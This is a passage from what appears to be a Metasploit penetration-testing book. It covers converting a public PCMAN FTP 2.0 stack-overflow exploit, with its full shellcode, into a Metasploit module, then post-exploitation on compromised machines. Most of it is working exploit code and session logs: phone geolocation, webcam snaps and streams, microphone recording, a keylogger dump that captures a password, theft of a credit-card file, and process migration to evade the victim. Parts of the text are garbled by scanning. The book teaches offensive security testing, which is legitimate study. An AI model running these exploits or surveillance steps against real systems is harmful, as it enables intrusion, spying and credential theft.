OS            : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter   : java/android
```

Let's geolocate the mobile phone as follows:

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL: https://maps.google.com/?q=28.5448806,77.3689138
```


Browsing the Google Maps link, we can get the exact location of the cell phone as follows:



Let us take some pictures with the exploited phone's camera as follows:

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XlGjwKRr.jpeg
```

We can see we got the picture from the camera. Let us view the image as follows:



Client-side exploitation is fun. However, it is tough to conduct since we require actions and help from the victim to execute a file, visit a link, or install an APK. However, in the situations where no direct attack is possible, client-side attacks are the ones that are the most useful.

Converting exploits to Metasploit

In the upcoming example, we will see how we can import an exploit written in Python to Metasploit. The publicly available exploit can be downloaded from <https://www.exploit-db.com/exploits/31255/>. Let us analyze the exploit as follows:

```
import socket as s
from sys import argv
host = "127.0.0.1"
fuser = "anonymous"
fpass = "anonymous"
junk = '\x41' * 2008
```

```
espaddress = '\x72\x93\xab\x71'
nops = '\x90' * 10
shellcode= (" \xba\x1c\xb4\xa5\xac\xda\xda\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x33\x31\x53\x12\x83\xeb\xfc\x03\x4f\xba\x47\x59\x93\x2a\x0e"
"\xa2\x6b\xab\x71\x2a\x8e\x9a\xa3\x48\xdb\x8f\x73\x1a\x89\x23"
"\xff\x4e\x39\xb7\x8d\x46\x4e\x70\x3b\xb1\x61\x81\x8d\x7d\x2d"
"\x41\x8f\x01\x2f\x96\x6f\x3b\xe0\xeb\x6e\x7c\x1c\x03\x22\xd5"
"\x6b\xb6\xd3\x52\x29\x0b\xd5\xb4\x26\x33\xad\xb1\xf8\xc0\x07"
"\xbb\x28\x78\x13\xf3\xd0\xf2\x7b\x24\xe1\xd7\x9f\x18\xa8\x5c"
"\x6b\xea\x2b\xb5\xa5\x13\x1a\xf9\x6a\x2a\x93\xf4\x73\x6a\x13"
"\xe7\x01\x80\x60\x9a\x11\x53\x1b\x40\x97\x46\xbb\x03\x0f\xa3"
"\x3a\xc7\xd6\x20\x30\xac\x9d\x6f\x54\x33\x71\x04\x60\xb8\x74"
"\xcb\xe1\xfa\x52\xcf\xaa\x59\xfa\x56\x16\x0f\x03\x88\xfe\xf0"
"\xa1\xc2\xec\xe5\xd0\x88\x7a\xfb\x51\xb7\xc3\xfb\x69\xb8\x63"
"\x94\x58\x33\xec\xe3\x64\x96\x49\x1b\x2f\xbb\xfb\xb4\xf6\x29"
"\xbe\xd8\x08\x84\xfc\xe4\x8a\x2d\x7c\x13\x92\x47\x79\x5f\x14"
"\xbb\xf3\xf0\xf1\xbb\xa0\xf1\xd3\xdf\x27\x62\xbf\x31\xc2\x02"
"\x5a\x4e")

sploit = junk+espaddress+nops+shellcode
conn = s.socket(s.AF_INET,s.SOCK_STREAM)
conn.connect((host,21))
conn.send('USER '+fuser+'\r\n')
uf = conn.recv(1024)
conn.send('PASS '+fpass+'\r\n')
pf = conn.recv(1024)
conn.send('CWD '+sploit+'\r\n')
cf = conn.recv(1024)
conn.close()
```

This straightforward exploit logs into the PCMAN FTP 2.0 software on port 21 using anonymous credentials and exploits the software using the CWD command.

For more information on building exploits, importing them into Metasploit, and bypassing modern software protections, refer to *Chapters 2-4 of Mastering Metasploit First and Second Edition*, by Nipun Jaswal.

The entire process from the exploit listed earlier can be broken down into the following set of points:


1. Store username, password, and host in the `fuser`, `pass`, and `host` variables.
2. Assign the variable `junk` with 2008 A characters. Here, 2008 is the offset to overwrite EIP.
3. Assign the JMP ESP address to the `espaddress` variable. Here, `espaddress 0x71ab9372` is the target return address.
4. Store 10 NOPs into the variable `nops`.

5. Store the payload for executing the calculator in the variable `shellcode`.
6. Concatenate `junk`, `espaddress`, `nops`, and `shellcode` and store it in the `spl0it` variable.
7. Set up a socket using `s.socket(s.AF_INET,s.SOCK_STREAM)` and connect to the host using `connect((host,21))` on port 21.
8. Supply the `fuser` and `fpass` using `USER` and `PASS` to make a successful login to the target.
9. Issue the `CWD` command followed by the `spl0it` variable. This will cause the return address on the stack to be overwritten, giving us control of EIP and, ultimately, executing the calculator application.




Find out more about the anatomy behind stack overflow exploits at <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>.

Let us try executing the exploit and analyzing the results as follows:



The original exploit takes a username, password, and host from the command line. However, we modified the mechanism with fixed, hardcoded values.

As soon as we execute the exploit, the following screen shows up:



We can see the calculator application popping up, which states that the exploit is working correctly.

Gathering the essentials

Let us find out what important values we need to grasp from the preceding exploit to generate an equivalent module in Metasploit through the following table:

Serial number	Variables	Values
1	Offset value	2008
2	Target return / jump address / value found from executable modules using JMP ESP search	0x71AB9372
3	Target port	21
4	Number of leading NOP bytes to the shellcode to remove irregularities	10
5	Logic	The CWD command followed by junk data of 2008 bytes, followed by arbitrary return address, NOPs, and shellcode

We have all the information required to build a Metasploit module. In the next section, we will see how Metasploit aids FTP processes and how easy it is to create an exploit module in Metasploit.

Generating a Metasploit module

The best way to start building a Metasploit module is to copy an existing similar module and to make changes to it. However, the `Mona.py` script can also generate Metasploit specific modules on the fly. We will look at producing quick exploits using the `Mona.py` script in the last sections of the book.

Let us now see the equivalent code of the exploit in Metasploit as follows:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking
  include Msf::Exploit::Remote::Ftp
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'PCMAN FTP Server Post-Exploitation CWD Command',
      'Description' => %q{
This module exploits a buffer overflow vulnerability in PCMAN FTP
},
      'Author' =>
        [
          'Nipun Jaswal'
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
          'VERBOSE' => true
        },
      'Payload' =>
        {
          'Space' => 1000,
          'BadChars' => "\x00\xff\x0a\x0d\x20\x40",
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [ 'Windows XP SP2 English',
            {
              'Ret' => 0x71ab9372,
              'Offset' => 2008
            }
          ]
        ]
    })
  end
end
```

```
    }  
  ],  
],  
'DisclosureDate' => 'May 9 2016',  
'DefaultTarget' => 0)  
  register_options(  
    [  
    Opt::RPORT(21),  
    OptString.new('FTPPASS', [true, 'FTP Password', 'anonymous'])  
    ],self.class)  
  End
```

We started by including all the required libraries and the `ftp.rb` library from the `/lib/msf/core/exploit` directory. Next, we assign all the necessary information in the `initialize` section. Gathering the essentials from the exploit, we assign `Ret` with the return address and `Offset` as 2008. We also declare the value for the `FTPPASS` option as anonymous. Let us look at the next section of code, as follows:

```
def exploit  
  c = connect_login  
  return unless c  
  sploit = rand_text_alpha(target['Offset'])  
  sploit << [target.ret].pack('V')  
  sploit << make_nops(10)  
  sploit << payload.encoded  
  send_cmd( ["CWD " + sploit, false] )  
  disconnect  
end  
end
```

The `connect_login` method will connect to the target and try logging into the software using the credentials we supplied. But wait! When did we supply the credentials? The `FTPUSER` and `FTPPASS` options for the module are enabled automatically by including the `FTP` library. The default value for `FTPUSER` is anonymous. However, for `FTPPASS`, we supplied the value as anonymous in the `register_options` already.

Next, we use `rand_text_alpha` to generate junk of 2008 using the value of offset from the targets field, and store it in the `sploit` variable. We also store the value of `Ret` from the targets field in little endian format using the `pack (v)` function in the `sploit` variable. Concatenating NOPs using the `make_nop` function, followed by the shellcode to the `sploit` variable, our input data is ready to be supplied.

Next, we simply send off the data in the `splloit` variable to the target in the `CWD` command, using a `send_cmd` function from the `FTP` library. So, how is Metasploit different? Let us see through the following points:

- We didn't need to create junk data because the `rand_text_alpha` function did it for us.
- We didn't need to provide the `Ret` address in little endian format because the `pack(v)` function helped us in transforming it.
- We didn't need to generate NOPs manually as `make_nops` did it for us.
- We did not need to supply any hardcoded payload since we can decide and change the payload at runtime. The switching mechanism of the payload saves time by eliminating manual changes to the shellcode.
- We simply leveraged the `FTP` library to create and connect the socket.
- Most importantly, we didn't need to connect and log in using manual commands because Metasploit did it for us using a single method, that is, `connect_login`.

Exploiting the target application with Metasploit

We saw how beneficial the use of Metasploit is over existing exploits. Let us exploit the application and analyze the results:

```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcmán_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcmán_cwd) > show options

Module options (exploit/windows/masteringmetasploit/pcman_cwd):

  Name      Current Setting  Required  Description
  ----      -
  FTTPASS    anonymous        yes       FTP Password
  FTPUSER    anonymous        no        The username to authenticate as
  RHOST      192.168.10.108  yes       The target address
  RPORT      21               yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Windows XP SP2 English
```

We know that the `FTPPASS` and `FTPUSER` already have their values set as anonymous. Let us supply `RHOST` and `payload` type to exploit the target machine as follows:

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

We can see our exploit executed successfully. However, if you aren't familiar with any programming language, you might have found this exercise tough. Refer to all the links and references highlighted at various sections of the chapter to gain insight and master every technique used in exploitation.

Summary and exercises

Well, you learned a lot in this chapter, and you will have to research a lot before moving onto the next chapters. We covered various types of applications in this chapter and successfully managed to exploit them as well. We saw how `db_nmap` stores result in the database, which helps us segregate the data. We saw how vulnerable applications such as Desktop Central 9 could be exploited. We also covered applications that were tough to exploit, and gaining access to their credentials led to obtaining system-level access. We saw how we could exploit an FTP service and gain better control with extended features. Next, we saw how vulnerable browsers and malicious Android applications could lead to the compromise of the system using client-side exploitation. Finally, we looked at how we can convert an exploit to a Metasploit-compatible one.

This chapter was a fast-paced chapter; for you to keep up at speed, you must research and hone your skills on exploit research, various types of overflow vulnerabilities, and how to exploit more services from Metasploitable and other **capture the flag (CTF)** style operating systems.

You can perform the following hands-on exercises for this chapter:

- The FTP service from Metasploitable 3 does not seem to have any critical vulnerabilities. Still, try breaking into the application.
- The version of Elasticsearch on port 9200 is vulnerable. Try gaining access to the system.
- Exploit the vulnerable proftpd version from Metasploitable 2.
- Conduct drive-by attacks using browser autopwn (you should practice in a virtualized environment; someone could send you to prison for this, if it were performed in a real-world scenario).
- Try injecting legit APK files with meterpreter and gain remote access to the phone. You can try this exercise on virtual devices using Android studio.
- Read the referenced tutorials from the Converting exploits to Metasploit section and try building/importing an exploit to Metasploit.

In *Chapter 4, Post-Exploitation with Metasploit*, we will cover post-exploitation. We will look at various advanced features which we can perform on the compromised machine. Until then, ciao! Happy learning.

4

Post-Exploitation with Metasploit

This chapter will feature hard-core post-exploitation. Throughout this chapter, we will focus on approaches to post-exploitation, and will cover basic tasks, such as privilege escalation, getting passwords in clear text, finding juicy information, and much more.

During this chapter, we will cover and understand the following key aspects:

- Performing necessary post-exploitation
- Using advanced post-exploitation modules
- Privilege escalation
- Gaining persistent access to the targets

Let us now jump into the next section, where we will look at the basics of the post-exploitation features of Metasploit.

Extended post-exploitation with Metasploit


We have already covered a few of the post-exploitation modules in the previous chapters. However, here we will focus on the features that we did not cover. Throughout the last chapter, we focused on exploiting the systems, but now we will focus only on the systems that are already exploited. So, let us get started with the most basic commands used in post-exploitation in the next section.

Basic post-exploitation commands

The core meterpreter commands are those that are available on most of the exploited systems using a meterpreter payload, and provide the necessary core functionalities for post-exploitation. Let us get started with some of the most basic commands that will help you with post-exploitation.

The help menu

We can always refer to the help menu's list of all the various commands that are usable on the target by issuing `help` or `?`, as shown in the following screenshot:



```
meterpreter > ?
```

Core Commands	
=====	
Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel

Background command

While carrying out post-exploitation, we may run into a situation where we need to perform additional tasks, such as testing for a different exploit, running a privilege escalation exploit, and so on. However, to achieve this, we need to put our current meterpreter session in the background. We can do this by issuing the `background` command as shown in the following screenshot:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(rejetto_hfs_exec) > sessions -i

Active sessions
=====

  Id  Type                Information                                     Connection
  --  --                -
  1   meterpreter x86/win32 WIN-3K0U2TIJ4E0\mm @ WIN-3K0U2TIJ4E0 192.168.10.11
2:4444 -> 192.168.10.110:49250 (192.168.10.110)

msf exploit(rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

We can see from the preceding screenshot that we successfully managed to put our session in the background and re-interacted with the session using the `sessions -i` command followed by the session identifier.

Machine ID and the UUID command

We can always get the machine ID of an attached session by issuing the `machine_id` command as follows:

```
meterpreter > machine_id
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5
```

To view the UUID, we can simply issue the `uuid` command as shown in the following screenshot:

```
meterpreter > uuid
[+] UUID: 2a35d6e656e854e0/x86=1/windows=1/2016-07-10T08:31:28Z
```

Networking commands

We can access quick network information by using the `ipconfig/ifconfig`, `arp`, and `netstat` commands. We have already covered the `arp` command in the previous chapters. Let's have a look at the output generated by the `ipconfig` command, as follows:

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 10
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:84:55:8c
MTU        : 1500
IPv4 Address : 192.168.10.109
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::187c:6989:bcc5:254f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

The `ipconfig` command allows us to view the local IP address and any other associated interfaces. This command is vital because it reveals any other internal networks connected to the compromised hosts. I leave the `netstat` command as an exercise for you all to complete in your own time.

File operation commands

We can view the present working directory on the target machine by issuing the `pwd` command as follows:

```
meterpreter > pwd
C:\Users\mm
```

Additionally, we can browse the target file system using the `cd` command and create directories with the `mkdir` command as we normally do on a system. The meterpreter shell allows us to upload files onto the target system using the `upload` command. Let us see how it works:

```
meterpreter > upload /root/Desktop/test.txt C:\
[*] uploading : /root/Desktop/test.txt -> C:\
[*] uploaded  : /root/Desktop/test.txt -> C:\\test.txt
```

We can edit any file on the target by issuing the `edit` command followed by the filename, as shown in the following screenshot:

```
This is a test file.. Metasploit Rocks
```

Let us now view the contents of the file by issuing the `cat` command as follows:

```
meterpreter > edit C:\\test.txt
meterpreter > cat C:\\test.txt
This is a test file
Metasploit Rocks
```

I will leave the `ls`, `rmdir`, and `rm` commands as exercises for you to complete in your own time. Next, we download files from the target using `download` command as follows:

```
meterpreter > download creditcard.txt
[*] downloading: creditcard.txt -> creditcard.txt
[*] download    : creditcard.txt -> creditcard.txt
```

Desktop commands

Metasploit features `desktop` commands, such as enumerating desktops, taking pictures from a web camera, recording from a mic, streaming from cameras, and much more. We can see the available features as follows:

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
=====

   Session  Station  Name
   -
   1         WinSta0  Screen-saver
   1         WinSta0  Default
   1         WinSta0  Disconnect
   1         WinSta0  Winlogon

meterpreter > getdesktop
Session 1\W\D
```


Information associated with the target desktop can be compromised using `enumdesktops` and `getdesktop`. The `enumdesktop` command lists out all the available desktops whereas `getdesktop` lists information related to the current desktop.

Screenshots and camera enumeration

It is mandatory for the tester to get prior permissions before taking screenshots, webcam snaps, running a live stream, or key logging. However, we can view the target's desktop by taking a snapshot using the `snapshot` command, as follows:

```
meterpreter > screenshot
Screenshot saved to: /root/YJIahTKj.jpeg
```


Viewing the saved JPEG file, we have the following:




Let us see if we can enumerate the cameras and see who is working on the system:

```
meterpreter > webcam_list  
1: Lenovo EasyCamera
```

Using the `webcam_list` command, we can find out the number of cameras associated with the target. Let's stream the cameras using the `webcam_stream` command, as follows:



Issuing the preceding command opens a web camera stream in the browser, as shown in the screenshot. We can also opt for a snapshot, instead of streaming, by issuing the `webcam_snap` command, as follows:



Haahaa! Well, I would say that's one way to hide your face from online intrusions. However, sometimes, if working in a law enforcement agency, you can be tasked with listening to the environment for surveillance purposes. To achieve that, we can use the `record_mic` command, as follows:

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/.nrouXgVj.wav
meterpreter >
```

We can set the duration of the capture with the `record_mic` command by passing seconds with the `-d` switch. Another interesting piece of information that can be gained from the target is their key logs. We can dump key logs by starting the keyboard sniffer module using the `keyscan_start` command, as follows:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

After a few seconds, we can dump the key logs using the `keyscan_dump` command, as follows:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Ctrl> <LCtrl> a <Back> gmail.com <Return> nipun
_jaswal2017@gmail, <Back> .com <Return> NoOneCanBr
eakMyPassword@123
meterpreter > █
```

We saw many commands over the course of this section. Let us now move into the advanced section for post-exploitation.

Advanced post-exploitation with Metasploit

In this section, we will use the information gathered from basic commands to achieve further success and access levels in the target's system.

Migrating to safer processes

As we saw in the previous section, our meterpreter session was loaded from a temporary file. However, if a user of a target system finds the process unusual, he can kill the process, which will kick us out of the system. Therefore, it is a good practice to migrate to safer processes, such as `explorer.exe` or `svchost.exe`, which evades the eyes of the victim by using the `migrate` command. However, we can always use the `ps` command to figure out the PID of the process we want to jump to, as shown in the following screenshot:

1716	1896	KMFtp.exe	x86	2	WIN-3K0U2TIJ4E0\mm	C:\Program Fil
es (x86)\KONICA MINOLTA\FTP Utility\KMFtp.exe						
1788	3004	conhost.exe	x64	2	WIN-3K0U2TIJ4E0\mm	C:\Windows\Sys
tem32\conhost.exe						
1844	2216	kKfqITswCZS.exe	x86	2	WIN-3K0U2TIJ4E0\mm	C:\Users\mm\Ap
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe						
1896	1820	explorer.exe	x64	2	WIN-3K0U2TIJ4E0\mm	C:\Windows\exp
lorer.exe						
2216	696	wscript.exe	x86	2	WIN-3K0U2TIJ4E0\mm	C:\Windows\Sys
WOW64\wscript.exe						

We can see that the PID of `explorer.exe` is 1896. Let us use the `migrate` command to jump into it, as shown in the following screenshot:

```
